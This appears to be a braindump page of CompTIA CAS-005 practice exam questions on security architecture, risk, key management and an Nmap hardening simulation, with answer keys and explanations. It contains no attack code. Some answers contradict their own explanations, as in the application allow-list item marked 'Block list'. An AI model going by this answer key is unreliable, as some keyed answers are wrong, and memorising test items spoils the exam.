**NEW QUESTION: 210**

The Chief Information Security Officer (CISO) reviews some reports indicating that the length of time to patch endpoints with vulnerabilities has been steadily increasing. Many endpoints are missing security agents, and the number of unapproved BYOD endpoints has increased. Which of the following would be best to address the CISO ' s security concerns?

- A. Using an Always On VPN for remote staff to receive patches faster
- B. Implementing Conditional Access with device certifications and compliance requirements
- C. Writing a formal BYOD policy to enforce application containerization and receive board approval
- D. Using compliance baselines in the MDM to ensure all endpoints receive the required agents

**Answer: (**[SHOW ANSWER](#)**)**

The best answer is B. Implementing Conditional Access with device certifications and compliance requirements . The CISO's concerns are not only about patch latency; they also include missing security agents and a rise in unapproved BYOD endpoints . Conditional Access tied to device identity, compliance posture, and certificates can block or limit access from unmanaged or noncompliant devices. That directly addresses all three concerns at once: only compliant devices with required controls can access enterprise resources, which pressures patching hygiene, ensures agent presence, and reduces unauthorized BYOD access. CompTIA's SecurityX objectives include IAM controls and enterprise enforcement of access decisions based on trust and security posture.

Why the other options are weaker:

A helps remote connectivity for patch delivery, but it does not solve missing agents or rogue BYOD. C is governance-oriented and too slow and indirect compared with an enforceable technical control. D helps with managed devices, but it does not adequately stop unapproved BYOD devices unless access control is tied to device compliance. Conditional Access is the strongest enterprise control because it can enforce both identity and endpoint posture before access is granted.

References:

CompTIA SecurityX official exam objectives summary, especially IAM and enterprise access-control enforcement themes.

### NEW QUESTION: 211

An organization is implementing advanced security controls associated with the execution of software applications on corporate endpoints. The organization must implement a deny-all, permit-by-exception approach to software authorization for all systems regardless of OS. Which of the following should be implemented to meet these requirements?

- A. SELinux
- B. MDM
- C. XDR
- D. Block list
- E. Atomic execution

**Answer: D (LEAVE A REPLY)**

Comprehensive and Detailed Step by Step

Understanding the Scenario: The organization wants a strict application control policy: deny all software execution by default and only allow specifically authorized applications. This must be enforced across all operating systems. It is implied that they mean an Allow list, but Block List is the only reasonable answer.

Analyzing the Answer Choices:

A . SELinux (Security-Enhanced Linux): SELinux is a security module for the Linux kernel that provides Mandatory Access Control (MAC). While it can enforce application control, it's specific to Linux and doesn't meet the "regardless of OS" requirement.

Reference:

B . MDM (Mobile Device Management): MDM solutions are primarily used to manage mobile devices (smartphones, tablets). While some MDM solutions offer application control features, they are not designed for comprehensive application control across all OS types (including desktops).

C . XDR (Extended Detection and Response): XDR is a threat detection and response platform that integrates multiple security products. While important for security, it's not designed to enforce application control policies.

D . Allow List (Corrected from "Block List"): An allow list (also known as an application whitelisting) is a security mechanism that explicitly lists applications authorized to run. All other applications are blocked by default. This directly aligns with the "deny-all, permit-by-exception" approach.

E . Atomic execution: This is not a recognized security control or term related to application control.

Why D (Corrected to Allow List) is the Correct answer:

An allow list perfectly implements the required security policy. By defining a list of approved applications, the organization ensures that only those applications can execute.

This approach is effective across different operating systems, as long as the OS has a mechanism to implement application allow lists (most modern OSs do).

CASP+ Relevance: Allow listing is a critical security control discussed in CASP+ as a method to reduce the attack surface, prevent malware execution, and enhance endpoint security.

Implementation Considerations (Elaboration based on CASP+ principles):

Creating the Allow List: This requires careful planning and inventorying of all necessary applications.

Enforcement Mechanisms: Different OSs have different tools for enforcing application control policies. Windows has AppLocker, macOS has its own mechanisms, and various third-party endpoint security solutions also provide this functionality.

Updating the Allow List: A process must be in place to add new applications to the allow list when needed, ensuring proper vetting and authorization.

Exceptions: There might be a need for exceptions for certain users or systems, requiring careful consideration and management.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPASS.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 212

Which of the following key management practices ensures that an encryption key is maintained within the organization?

- A. Encrypting using a key stored in an on-premises hardware security module
- B. Encrypting using server-side encryption capabilities provided by the cloud provider
- C. Encrypting using encryption and key storage systems provided by the cloud provider
- D. Encrypting using a key escrow process for storage of the encryption key

**Answer: A (LEAVE A REPLY)**

Comprehensive and Detailed Step by Step Explanation:

Understanding the Scenario: The question is about ensuring that an organization retains control over its encryption keys. It focuses on different key storage and management methods.

Analyzing the Answer Choices:

A: Encrypting using a key stored in an on-premises hardware security module (HSM): This is the best option for maintaining complete control over encryption keys. An HSM is a dedicated, tamper-resistant hardware device specifically designed for secure key storage and cryptographic operations. Storing keys on-premises within an HSM ensures the organization has exclusive access.

Reference: HSMs are a core component of strong key management practices, often discussed in CASP+ material related to cryptography and data protection.

B: Encrypting using server-side encryption capabilities provided by the cloud provider: With server-side encryption, the cloud provider typically manages the encryption keys. This means the organization is relinquishing some control over the keys.

C: Encrypting using encryption and key storage systems provided by the cloud provider: Similar to option B, using cloud-provider-managed key storage systems means the organization doesn't have full, exclusive control over the keys.

D: Encrypting using a key escrow process for storage of the encryption key: Key escrow involves entrusting a third party with a copy of the encryption key. This introduces a potential security risk, as the organization no longer has sole control over the key. Also, the key is not maintained within the organization.

Reference: Key escrow is sometimes used for data recovery, but it's generally not recommended for maintaining the highest level of security and control over encryption keys. This is relevant to CASP+ discussions on risk assessment and key management best practices.

Why A is the Correct Answer:

Control: On-premises HSMs provide the highest level of control over encryption keys. The organization has physical and logical control over the HSM and the keys stored within it.

Security: HSMs are designed to be tamper-resistant and protect keys from unauthorized access, even if the surrounding systems are compromised.

Compliance: In some industries, regulatory requirements may mandate that organizations maintain direct control over their encryption keys. On-premises HSMs can help meet these requirements.

CASP+ Relevance: HSMs, key management, and data encryption are fundamental topics in CASP+. The exam emphasizes understanding the security implications of different key management approaches.

Elaboration on Key Management Principles:

Key Lifecycle Management: Proper key management involves managing the entire lifecycle of a key, from generation and storage to rotation and destruction.

Separation of Duties: It's generally a good practice to separate the roles of key management and data encryption to enhance security.

Access Control: Strict access controls should be in place to limit who can access and use encryption keys.

In conclusion, using an on-premises HSM for key storage is the best way to ensure that an organization maintains control over its encryption keys. It provides the highest level of security and control, aligning with best practices in cryptography and key management as emphasized in the CASP+ exam objectives.

**NEW QUESTION: 213**

Which of the following best explains the importance of determining organization risk appetite when operating with a constrained budget?

- A. Risk appetite directly impacts acceptance of high-impact low-likelihood events.
- B. Organizational risk appetite varies from organization to organization
- C. Budgetary pressure drives risk mitigation planning in all companies
- D. Risk appetite directly influences which breaches are disclosed publicly

**Answer: A (LEAVE A REPLY)**

Risk appetite is the amount of risk an organization is willing to accept to achieve its objectives. When operating with a constrained budget, understanding the organization's risk appetite is crucial because:

- \* It helps prioritize security investments based on the level of risk the organization is willing to tolerate.
- \* High-impact, low-likelihood events may be deemed acceptable if they fall within the organization's risk appetite, allowing for budget allocation to other critical areas.
- \* Properly understanding and defining risk appetite ensures that limited resources are used effectively to manage risks that align with the organization's strategic goals.

References:

- \* CompTIA Security+ Study Guide
- \* NIST Risk Management Framework (RMF) guidelines
- \* ISO 31000, "Risk Management - Guidelines"

**NEW QUESTION: 214**

A company's help desk is experiencing a large number of calls from the finance department slating access issues to www bank com The security operations center reviewed the following security logs:

| User   | User IP & Subnet | Location | Website      | DNS Resolved IP (public) | HTTP Status Code |
|--------|------------------|----------|--------------|--------------------------|------------------|
| User12 | 10.200.2.52/24   | Finance  | www.bank.com | 65.146.76.34             | 495              |
| User31 | 10.200.2.213/24  | Finance  | www.bank.com | 65.146.76.34             | 495              |
| User46 | 10.200.3.76/24   | IT       | www.bank.com | 98.17.62.78              | 200              |
| User23 | 10.200.2.156/24  | Finance  | www.bank.com | 65.146.76.34             | 495              |
| User51 | 10.200.4.128/24  | Legal    | www.bank.com | 98.17.62.78              | 200              |

Which of the following is most likely the cause of the issue?

- A. Recursive DNS resolution is failing
- B. The DNS record has been poisoned.
- C. DNS traffic is being sinkholed.
- D. The DNS was set up incorrectly.

**Answer: (SHOW ANSWER)**

Sinkholing, or DNS sinkholing, is a method used to redirect malicious traffic to a safe destination. This technique is often employed by security teams to prevent access to malicious domains by substituting a benign destination IP address.

In the given logs, users from the finance department are accessing www.bank.com and receiving HTTP status code 495. This status code is typically indicative of a client certificate error, which can occur if the DNS traffic is being manipulated or redirected incorrectly. The consistency in receiving the same HTTP status code across different users suggests a systematic issue rather than an isolated incident.

Recursive DNS resolution failure (A) would generally lead to inability to resolve DNS at all, not to a specific HTTP error.

DNS poisoning (B) could result in users being directed to malicious sites, but again, would likely result in a different set of errors or unusual activity.

Incorrect DNS setup (D) would likely cause broader resolution issues rather than targeted errors like the one seen here.

By reviewing the provided data, it is evident that the DNS traffic for www.bank.com is being rerouted improperly, resulting in consistent HTTP 495 errors for the finance department users. Hence, the most likely cause is that the DNS traffic is being sinkholed.

Reference:

CompTIA SecurityX study materials on DNS security mechanisms.

Standard HTTP status codes and their implications.

**NEW QUESTION: 215**

The management team at a company with a large, aging server environment is conducting a server risk assessment in order to create a replacement strategy. The replacement strategy will be based upon the likelihood a server will fail, regardless of the criticality of the application running on a particular server. Which of the following should be used to prioritize the server replacements?

- A. SLE
- B. MTTR
- C. TCO
- D. MTBF
- E. MSA

**Answer: D** ([LEAVE A REPLY](#))

MTBF measures the average operational time between inherent failures of a system. By comparing MTBF values across your aging servers, you can rank them by their projected failure rates, allowing to prioritize replacement based solely on the likelihood of failure, independent of application criticality.

**NEW QUESTION: 216**

A security analyst reviews the following report:

|           | Location      | Chassis manufacturer | OS                       | Application developer | Vendor                      |
|-----------|---------------|----------------------|--------------------------|-----------------------|-----------------------------|
| Product A | United States | Local company A      | Debian 11                | Unknown               | Charlie Security Consulting |
| Product B | United States | Global company B     | Red Hat Enterprise Linux | Developer B           | BigBox Vulnerabilities      |

Which of the following assessments is the analyst performing?

- A. System
- B. Supply chain
- C. Quantitative
- D. Organizational

**Answer: (**[SHOW ANSWER](#)**)**

The table shows detailed information about products, including location, chassis manufacturer, OS, application developer, and vendor. This type of information is typically assessed in a supply chain assessment to evaluate the security and reliability of components and services from different suppliers.

Why Supply Chain Assessment?

Component Evaluation: Assessing the origin and security of each component used in the products, including hardware, software, and third-party services.

Vendor Reliability: Evaluating the security practices and reliability of vendors involved in providing components or services.

Risk Management: Identifying potential risks associated with the supply chain, such as vulnerabilities in third- party components or insecure development practices.

Other types of assessments do not align with the detailed supplier and component information provided:

- A: System: Focuses on individual system security, not the broader supply chain.
- C: Quantitative: Focuses on numerical risk assessments, not supplier information.
- D: Organizational: Focuses on internal organizational practices, not external suppliers.

**NEW QUESTION: 217**

Which of the following AI concerns is most adequately addressed by input sanitation?

- A. Model inversion
- B. Prompt Injection
- C. Data poisoning

D. Non-explainable model

**Answer: B (LEAVE A REPLY)**

Input sanitation is a critical process in cybersecurity that involves validating and cleaning data provided by users to prevent malicious inputs from causing harm. In the context of AI concerns:

A). Model inversion involves an attacker inferring sensitive data from model outputs, typically requiring sophisticated methods beyond just manipulating input data.

B). Prompt Injection is a form of attack where an adversary provides malicious input to manipulate the behavior of AI models, particularly those dealing with natural language processing (NLP). Input sanitation directly addresses this by ensuring that inputs are cleaned and validated to remove potentially harmful commands or instructions that could alter the AI's behavior.

C). Data poisoning involves injecting malicious data into the training set to compromise the model. While input sanitation can help by filtering out bad data, data poisoning is typically addressed through robust data validation and monitoring during the model training phase, rather than real-time input sanitation.

D). Non-explainable model refers to the lack of transparency in how AI models make decisions. This concern is not addressed by input sanitation, as it relates more to model design and interpretability techniques.

Input sanitation is most relevant and effective for preventing Prompt Injection attacks, where the integrity of user inputs directly impacts the performance and security of AI models.

References:

CompTIA Security+ Study Guide

"Security of Machine Learning" by Battista Biggio, Blaine Nelson, and Pavel Laskov OWASP (Open Web Application Security Project) guidelines on input validation and injection attacks Top of Form Bottom of Form

#### NEW QUESTION: 218

An incident response team is analyzing malware and observes the following:

- \* Does not execute in a sandbox
- \* No network IoCs
- \* No publicly known hash match
- \* No process injection method detected

Which of the following should the team do next to proceed with further analysis?

- A. Use an online vims analysis tool to analyze the sample
- B. Check for an anti-virtualization code in the sample
- C. Utilize a new deployed machine to run the sample.
- D. Search oilier internal sources for a new sample.

**Answer: B (LEAVE A REPLY)**

Malware that does not execute in a sandbox environment often contains anti-analysis techniques, such as anti-virtualization code. This code detects when the malware is running in a virtualized environment and alters its behavior to avoid detection. Checking for anti-virtualization code is a logical next step because:

- \* It helps determine if the malware is designed to evade analysis tools.
- \* Identifying such code can provide insights into the malware's behavior and intent.
- \* This step can also inform further analysis methods, such as running the malware on physical hardware.

References:

\* CompTIA Security+ Study Guide

\* SANS Institute, "Malware Analysis Techniques"

\* "Practical Malware Analysis" by Michael Sikorski and Andrew Honig

#### NEW QUESTION: 219

A company recently experienced a ransomware attack. Although the company performs systems and data backup on a schedule that aligns with its RPO (Recovery Point Objective) requirements, the backup administrator could not recover critical systems and data from its offline backups to meet the RPO. Eventually, the systems and data were restored with information that was six months outside of RPO

requirements.

Which of the following actions should the company take to reduce the risk of a similar attack?

- A.** Encrypt and label the backup tapes with the appropriate retention schedule before they are sent to the off-site location.
- B.** Implement a business continuity process that includes reverting manual business processes.
- C.** Perform regular disaster recovery testing of IT and non-IT systems and processes.
- D.** Carry out a tabletop exercise to update and verify the RACI matrix with IT and critical business functions.

**Answer: C (LEAVE A REPLY)**

Understanding the Ransomware Issue:

The key issue here is that backups were not recoverable within the required RPO timeframe.

This means the organization did not properly test its backup and disaster recovery (DR) processes.

To prevent this from happening again, regular disaster recovery testing is essential.

Why Option C is Correct:

Disaster recovery testing ensures that backups are functional and can meet business continuity needs.

Frequent DR testing allows organizations to identify and fix gaps in recovery strategies.

Regular testing ensures that recovery meets the RPO & RTO (Recovery Time Objective) requirements.

Why Other Options Are Incorrect:

A (Encrypt & label backup tapes): While encryption is important, it does not address the failure to meet RPO requirements.

B (Reverting to manual business processes): While a manual continuity plan is good for resilience, it does not resolve the backup and recovery failure.

D (Tabletop exercise & RACI matrix): A tabletop exercise is a planning activity, but it does not involve actual recovery testing.

Reference:

CompTIA SecurityX CAS-005 Official Study Guide: Disaster Recovery & Business Continuity Planning NIST SP 800-34: Contingency Planning Guide for Information Systems ISO 22301: Business Continuity Management Standards

#### **NEW QUESTION: 220**

Following a security incident, a company decides to improve its device management.

The company establishes the following requirements for the new process:

- EOL devices must be properly replaced in a timely manner.
  - Accurate, detailed information about the devices must be available in a centralized repository.
- Which of the following should the company do to meet these requirements? (Choose two.)

- A.** Configure agent-based vulnerability scanning tools.
- B.** Implement an asset management life cycle.
- C.** Switch to a BYOD policy.
- D.** Transition to a virtual desktop infrastructure.
- E.** Establish a quality assurance program.
- F.** Maintain a configuration management database.

**Answer: B,F (LEAVE A REPLY)**

Implementing an asset management life cycle ensures EOL devices are tracked and replaced in a timely manner.

Maintaining a configuration management database (CMDB) provides a centralized repository with accurate and detailed device information.

#### **NEW QUESTION: 221**

Company A and Company D are merging. Company A's compliance reports indicate branch protections are not in place. A security analyst needs to ensure that potential threats to the software development

life cycle are addressed. Which of the following should me analyst cons<der when completing this basic?

- A. If developers are unable to promote to production
- B. If DAST code is being stored to a single code repository
- C. If DAST scans are routinely scheduled
- D. If role-based training is deployed

Answer: (SHOW ANSWER)

Dynamic Application Security Testing (DAST) is crucial for identifying and addressing security vulnerabilities during the software development life cycle (SDLC). Ensuring that DAST scans are routinely scheduled helps in maintaining a secure development process.

Why Routine DAST Scans?

- \* Continuous Security Assessment: Regular DAST scans help in identifying vulnerabilities in real-time, ensuring they are addressed promptly.
- \* Compliance: Routine scans ensure that the development process complies with security standards and regulations.
- \* Proactive Threat Mitigation: Regular scans help in early detection and mitigation of potential security threats, reducing the risk of breaches.
- \* Integration into SDLC: Ensures security is embedded within the development process, promoting a security-first approach.

Other options, while relevant, do not directly address the continuous assessment and proactive identification of threats:

- \* A. If developers are unable to promote to production: This is more of an operational issue than a security assessment.
- \* B. If DAST code is being stored to a single code repository: This concerns code management rather than security testing frequency.
- \* D. If role-based training is deployed: While important, training alone does not ensure continuous security assessment.

References:

- \* CompTIA SecurityX Study Guide
- \* OWASP Testing Guide
- \* NIST Special Publication 800-53, "Security and Privacy Controls for Information Systems and Organizations"

NEW QUESTION: 222

A security analvst isreviewing the following event timeline from an COR solution:

| Time      | File name         | File action     | Action verdict |
|-----------|-------------------|-----------------|----------------|
| 4:08 p.m. | hr-reporting.docx | File save       | Allowed        |
| 4:09 p.m. | hr-reporting.docx | Scan initiated  | Pending        |
| 4:10 p.m. | hr-reporting.docx | File execute    | Allowed        |
| 4:16 p.m. | paychecks.xlsx    | File save       | Allowed        |
| 4:16 p.m. | paychecks.xlsx    | File shared     | Allowed        |
| 4:17 p.m. | hr-reporting.docx | Script launched | Allowed        |
| 4:19 p.m. | hr-reporting.docx | Scan complete   | Malware found  |
| 4:20 p.m. | paychecks.xlsx    | File edit       | Allowed        |

Which of the following most likely has occurred and needs to be fixed?

- A. The DI P has failed to block malicious exfiltration and data tagging is not being utilized property
- B. An EDRbypass was utilized by a threat actor and updates must be installed by the administrator.
- C. A logic law has introduced a TOCTOU vulnerability and must be addressed by the COR vendor
- D. A potential insider threat is being investigated and will be addressed by the senior management team.

Answer: C (LEAVE A REPLY)

The event timeline indicates a sequence where a file (hr-reporting.docx) was saved, scanned, executed, and eventually found to contain malware. The critical issue here is that the malware scan completed after the file was already executed. This suggests a Time-Of-Check to Time-Of-Use (TOCTOU) vulnerability, where the state of the file changed between the time it was checked and the time it was used.

Reference:

CompTIA SecurityX Study Guide: Discusses TOCTOU vulnerabilities as a timing attack where the state of a resource changes after it has been validated.

NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations": Recommends addressing TOCTOU vulnerabilities to ensure the integrity of security operations.

"The Art of Software Security Assessment" by Mark Dowd, John McDonald, and Justin Schuh: Covers logic flaws and timing vulnerabilities, including TOCTOU issues.

**NEW QUESTION: 223**

A company is moving several of its systems to a multicloud environment and wants to automate the creation of the new servers using a standard image. Which of the following should the company implement to best support this goal?

- A. PowerShell
- B. Bash
- C. Terraform
- D. Ansible

**Answer: C** ([LEAVE A REPLY](#))

The most effective solution is Terraform (C), an Infrastructure as Code (IaC) tool that allows organizations to define and provision infrastructure resources across multiple cloud providers using a consistent configuration language. For a multicloud strategy, Terraform provides cloud-agnostic templates, ensuring that server creation, networking, and storage provisioning are automated and standardized across AWS, Azure, GCP, or other providers. This aligns with CAS-005 best practices for cloud automation and consistency.

PowerShell (A) and Bash (B) are scripting tools that can automate tasks but are typically tied to specific operating systems and lack multicloud orchestration capabilities. Ansible (D) is a strong automation tool for configuration management and application deployment, but Terraform is specifically designed to provision and manage infrastructure at scale across multicloud environments.

**NEW QUESTION: 224**

You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.

The company's hardening guidelines indicate the following:

There should be one primary server or service per device.

Only default ports should be used.

Non-secure protocols should be disabled.

**INSTRUCTIONS**

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.

For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:

The IP address of the device

The primary server or service of the device (Note that each IP should be associated with one service/port only) The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines) If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

NMAP Scan Output

Nmap scan report for 10.1.45.65

Host is up (0.015s latency).

Not shown: 998 filtered ports

| PORT     | STATE | SERVICE | VERSION                       |
|----------|-------|---------|-------------------------------|
| 22/tcp   | open  | ssh     | CrushFTP sftpd (protocol 2.0) |
| 8080/tcp | open  | http    | CrushFTP web interface        |

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 7|2008

OS CPE: cpe:/o:microsoft:windows\_7 cpe:/o:microsoft:windows\_server\_2008:r2

OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66

Host is up (0.016s latency).

Not shown: 998 closed ports

| PORT   | STATE  | SERVICE | VERSION                                |
|--------|--------|---------|----------------------------------------|
| 25/tcp | closed | smtp    | Barracuda Networks Spam Firewall smtpd |

Devices Discovered (0)

+Add Device For

10.1.45.65

10.1.45.66

10.1.45.67

10.1.45.68

```

415/tcp open  ssl/smtp smtpd
587/tcp open  ssl/smtp smtpd
443/tcp open  ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

```

```

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      FileZilla ftpd 0.9.39 beta
22/tcp    closed ssh
80/tcp    open  http     Microsoft IIS httpd 7.5
443/tcp   open  ssl/http Microsoft IIS httpd 7.5
2001/tcp  closed dc
2047/tcp  closed dls
2196/tcp  closed unknown
6001/tcp  closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

```

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Pure-FTPd
443/tcp   open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

```

CompTIA®

## NMAP Scan Output

Nmap scan report for 10.1.45.65

Devices Discovered (1)

Host is up (0.015s latency).  
 Not shown: 998 filtered ports

| PORT     | STATE | SERVICE | VERSION                       |
|----------|-------|---------|-------------------------------|
| 22/tcp   | open  | ssh     | CrushFTP sftpd (protocol 2.0) |
| 8080/tcp | open  | http    | CrushFTP web interface        |

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
 Device type: general purpose  
 Running: Microsoft Windows 7|2008  
 OS CPE: cpe:/o:microsoft:windows\_7 cpe:/o:microsoft:windows\_server\_2008:r2  
 OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66  
 Host is up (0.016s latency).  
 Not shown: 998 closed ports

| PORT    | STATE  | SERVICE  | VERSION                                |
|---------|--------|----------|----------------------------------------|
| 25/tcp  | closed | smtp     | Barracuda Networks Spam Firewall smtpd |
| 415/tcp | open   | ssl/smtp | smtpd                                  |
| 587/tcp | open   | ssl/smtp | smtpd                                  |
| 443/tcp | open   | ssl/http | Microsoft IIS httpd 7.5                |

Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)  
 No exact OS matches for host (test conditions non-ideal).  
 Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam\_%26\_virus\_firewall\_600:-

Nmap scan report for 10.1.45.67  
 Host is up (0.026s latency).  
 Not shown: 991 filtered ports

| PORT     | STATE  | SERVICE  | VERSION                    |
|----------|--------|----------|----------------------------|
| 20/tcp   | closed | ftp-data |                            |
| 21/tcp   | open   | ftp      | FileZilla ftpd 0.9.39 beta |
| 22/tcp   | closed | ssh      |                            |
| 80/tcp   | open   | http     | Microsoft IIS httpd 7.5    |
| 443/tcp  | open   | ssl/http | Microsoft IIS httpd 7.5    |
| 2001/tcp | closed | dc       |                            |
| 2047/tcp | closed | dls      |                            |
| 2196/tcp | closed | unknown  |                            |
| 6001/tcp | closed | X11:1    |                            |

Device type: general purpose  
 Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)  
 OS CPE: cpe:/o:microsoft:windows\_vista::sp2 cpe:/o:microsoft:windows\_7::sp1

+

Add Device For

10.1.45.66

IP Address

10.1.45.65

Role

SFTP Server

Email Server

FTP Server

UTM Appliance

Web Server

Database Server

AD Server

Disable Protocols

☐ 20/tcp

☐ 21/tcp

☐ 22/tcp

☐ 25/tcp

☐ 80/tcp

☐ 415/tcp

☐ 443/tcp

☐ 8080/tcp

```

cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
443/tcp   open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

```

**Answer:**

- 10.1.45.65 SFTP Server Disable 8080
- 10.1.45.66 Email Server Disable 415 and 443
- 10.1.45.67 Web Server Disable 21, 80
- 10.1.45.68 UTM Appliance Disable 21

**NEW QUESTION: 225**

An organization wants to create a threat model to identify vulnerabilities in its infrastructure. Which of the following, should be prioritized first?

- A. External-facing Infrastructure with known exploited vulnerabilities
- B. Internal infrastructure with high-seventy and Known exploited vulnerabilities
- C. External facing Infrastructure with a low risk score and no known exploited vulnerabilities
- D. External-facing infrastructure with a high risk score that can only be exploited with local access to the resource

**Answer: A (LEAVE A REPLY)**

When creating a threat model to identify vulnerabilities in an organization's infrastructure, prioritizing external-facing infrastructure with known exploited vulnerabilities is critical. Here's why:

\* Exposure to Attack: External-facing infrastructure is directly exposed to the internet, making it a primary target for attackers. Any vulnerabilities in this layer pose an immediate risk to the organization's security.

\* Known Exploited Vulnerabilities: Vulnerabilities that are already known and exploited in the wild are of higher concern because they are actively being used by attackers. Addressing these vulnerabilities

reduces the risk of exploitation significantly.

\* Risk Mitigation: By prioritizing external-facing infrastructure with known exploited vulnerabilities, the organization can mitigate the most immediate and impactful threats, thereby improving overall security posture.

\* References:

\* CompTIA Security+ SY0-601 Study Guide by Mike Chapple and David Seidl

\* NIST Special Publication 800-30: Guide for Conducting Risk Assessments

\* OWASP Threat Modeling Cheat Sheet

#### NEW QUESTION: 226

An enterprise is deploying APIs that utilize a private key and a public key to ensure the connection string is protected. To connect to the API, customers must use the private key. Which of the following would best secure the REST API connection to the database while preventing the use of a hard-coded string in the request string?

A. Implement a VPN for all APIs

B. Sign the key with DSA

C. Deploy MFA for the service accounts

D. Utilize HMAC for the keys

**Answer: D** ([LEAVE A REPLY](#))

HMAC (Hash-based Message Authentication Code) ensures the integrity and authentication of API requests without exposing static or hard-coded private keys. It uses a secret key and a hash function, preventing replay attacks and tampering. VPNs secure the transport layer, MFA protects user accounts (not API-to-database communications), and DSA is a signature algorithm but does not address hard-coding risk directly.

Reference:

